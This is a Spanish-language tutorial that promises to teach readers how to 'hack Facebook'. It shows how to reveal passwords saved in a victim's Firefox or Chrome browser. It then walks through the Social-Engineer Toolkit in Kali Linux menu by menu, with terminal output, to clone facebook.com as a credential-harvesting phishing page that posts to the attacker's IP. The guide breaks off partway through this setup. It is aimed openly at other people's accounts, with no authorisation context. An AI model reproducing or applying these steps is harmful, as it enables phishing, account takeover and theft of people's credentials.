


## Hackear Facebook y redes sociales

Muchos sois los que no paráis de escribirme para aprender a hackear Facebook. Como no doy abasto con tantas peticiones individuales, voy a crear este pequeño manual donde explicaré como hackear Facebook o cualquier otra red social o web donde se produzca autenticación de usuario con contraseña. Par este ejemplo usaré Facebook.

En muchas ocasiones nos complicamos demasiado cuando tenemos las contraseñas en nuestras narices. Es muy frecuente que la gente guarde sus contraseñas en los navegadores y no sean conscientes de que son perfectamente visibles. Internet Explorer necesita de aplicación para ello, cosa rara para un navegador tan malo. Sin embargo en los que se consideran mejores, es donde encontramos que hay un grave error de seguridad. Vamos a explicar esta forma sencilla y luego vamos a lo bueno, a hackear Facebook a gente que no esté físicamente presente.

Primero vamos a ver el FireFox. Para ello vamos a Opciones.

Ahora en la pestaña Seguridad, pulsamos el botón Contraseñas guardadas.



Opciones



☒ Advertir cuando algún sitio intente instalar complementos

Excepciones...

☒ Bloquear sitios identificados como atacantes

☒ Bloquear sitios identificados como falsificados

Contraseñas

☒ Recordar contraseñas de los sitios

Excepciones...

☐ Usar una contraseña maestra

Cambiar contraseña maestra...


Contraseñas guardadas...

Aceptar

Cancelar


Ayuda

Nos saldrá una ventana con todos nuestros usuarios y mails y las contraseñas con asteriscos.



Damos al botón Mostrar contraseñas y los asteriscos se cambiarán por la contraseña real, así de fácil.

Ahora vamos a ver que pasa con Google Chrome.  
Pulsamos sobre el menú y damos a Configuración.



Bajamos hasta abajo del todo y pulsamos sobre el enlace Mostrar Opciones Avanzadas.

Chrome Configuración

Historial

Extensiones

**Configuración**

Información

**Buscar**


Especifica el motor de búsqueda que se debe utilizar al realizar una búsqueda desde el [omnibox](#).


Google ▼ Administrar motores de búsqueda...

☐ Habilitar "Ok Google" para iniciar una búsqueda por voz [Más información](#) ⚠

Di "Ok Google" en una nueva pestaña y en [google.es](#)

**Otros usuarios**

 Dabaghiyah (actual)

 Pétalos

☒ Habilitar navegación como invitado

☒ Dejar que cualquier persona pueda añadir a una persona a Chrome

Añadir persona... Editar... Eliminar... Importar marcadores y configuración...


**Navegador predeterminado**

Establecer Google Chrome como navegador predeterminado

Google Chrome no es actualmente tu navegador predeterminado.

[Mostrar opciones avanzadas...](#)

Ahora despliega más opciones. Bajamos hasta Contraseñas y formularios y pulsamos el enlace Administrar contraseñas.



[Y saldrán todas las webs con mails, usuarios y contraseñas.](#)

## Contraseñas



### Contraseñas guardadas

	rakukeireiki.ning.com/m/signin	<input type="password"/>	.....
	www.medita.es/registro.php	<input type="password"/>	.....
	https://es-la.facebook.com/laura.f...	<input type="password"/>	.....
	https://secure.publico.es/comunid...	<input type="password"/>	.....
	https://www.controlpanel.pro/logi...	<input type="password"/>	.....
	https://www.facebook.com	<input type="password"/>	.....
	https://www.facebook.com	<input type="password"/>	.....
	https://www.facebook.com/villacan...	<input type="password"/>	.....
	https://www.paypal.com/es/webap...	<input type="password"/>	.....

### Contraseñas que nunca se guardan










	https://accounts.google.com/ServiceLogin
--	--

Listo

Ahora marcamos la que queramos y nos saldrá la opción de Mostrar, que nos mostrará sin asteriscos la contraseña de acceso.

## Contraseñas

### Contraseñas guardadas

	rakukeireiki.ning.com/m/signin	██████████	.....	
	www.medita.es/registro.php	██████████	.....	
	https://es-la.facebook.com/laura.f...	██████████	.....	<input type="button" value="Mostrar"/> <input type="button" value="X"/>
	https://secure.publico.es/comunid...	██████████	.....	
	https://www.controlpanel.pro/logi...	██████████	.....	
	https://www.facebook.com	██████████	.....	
	https://www.facebook.com	██████████	.....	
	https://www.facebook.com/villacan..	██████████	.....	
	https://www.paypal.com/es/webap...	██████████	.....	


### Contraseñas que nunca se guardan

	https://accounts.google.com/ServiceLogin	
---	--	--

Bueno. Entiendo que no todo el mundo tiene acceso físico al equipo de la víctima, así que ahora veremos como hacerlo en este caso.

Lo primero sería abrir el Kali Linux y entrar en el SeToolKit. Para ello vamos a Aplicaciones, Kali Linux, Herramientas de Exploración, Herramientas de Ingeniería Social y setoolkit.





Según arranca, se abre una consola de comandos. Damos dos veces a Yes o Y hasta que aparezca el siguiente menú. Marcamos 1, que es ataque de Ingeniería Social.

```
Terminal
Archivo  Editor  Ver  Buscar  Terminal  Ayuda
[---]      Homepage: https://www.trustedsec.com      [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Nos sale un nuevo menú al que pulsamos la opción 2, ya que lo que queremos es atacar una web, si Facebook cansinos!

```
Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set> 2
```

En el nuevo menú le damos a la opción 3 para obtener sus credenciales.

```
Terminal
Archivo  Editor  Ver  Buscar  Terminal  Ayuda

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe
and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and passwor
d field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to somethi
ng different.

The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replac
ements to make the highlighted URL link to appear legitimate however when clicked a window pops up then
is replaced with the malicious link. You can edit the link replacement settings in the set_config if i
ts too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you
can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see whi
ch is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method

99) Return to Main Menu

set:webattack>3
```

Ahora en otro menú más le damos a la opción 2 para clonar un sitio de internet.

```
Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

7) Full Screen Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

Ponemos nuestra IP local, que podemos ver con un ifconfig si la víctima está en nuestra red. Si es alguien de fuera, ponemos nuestra IP pública, que podemos ver con la opción Cuál es mi IP? De la sección Útiles.

```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
7) Full Screen Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.20.21
```

Ahora indicamos la web a clonar, en este caso [www.facebook.com](http://www.facebook.com).

```
Terminal
Archivo  Editor  Ver  Buscar  Terminal  Ayuda

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.20.21
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Damos al intro y a esperar, saldrá algo similar a la siguiente imagen, en mi caso al tener el Apache encendido me avisa, pero no pasa nada, doy a y de yes y listo.



```
Terminal
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

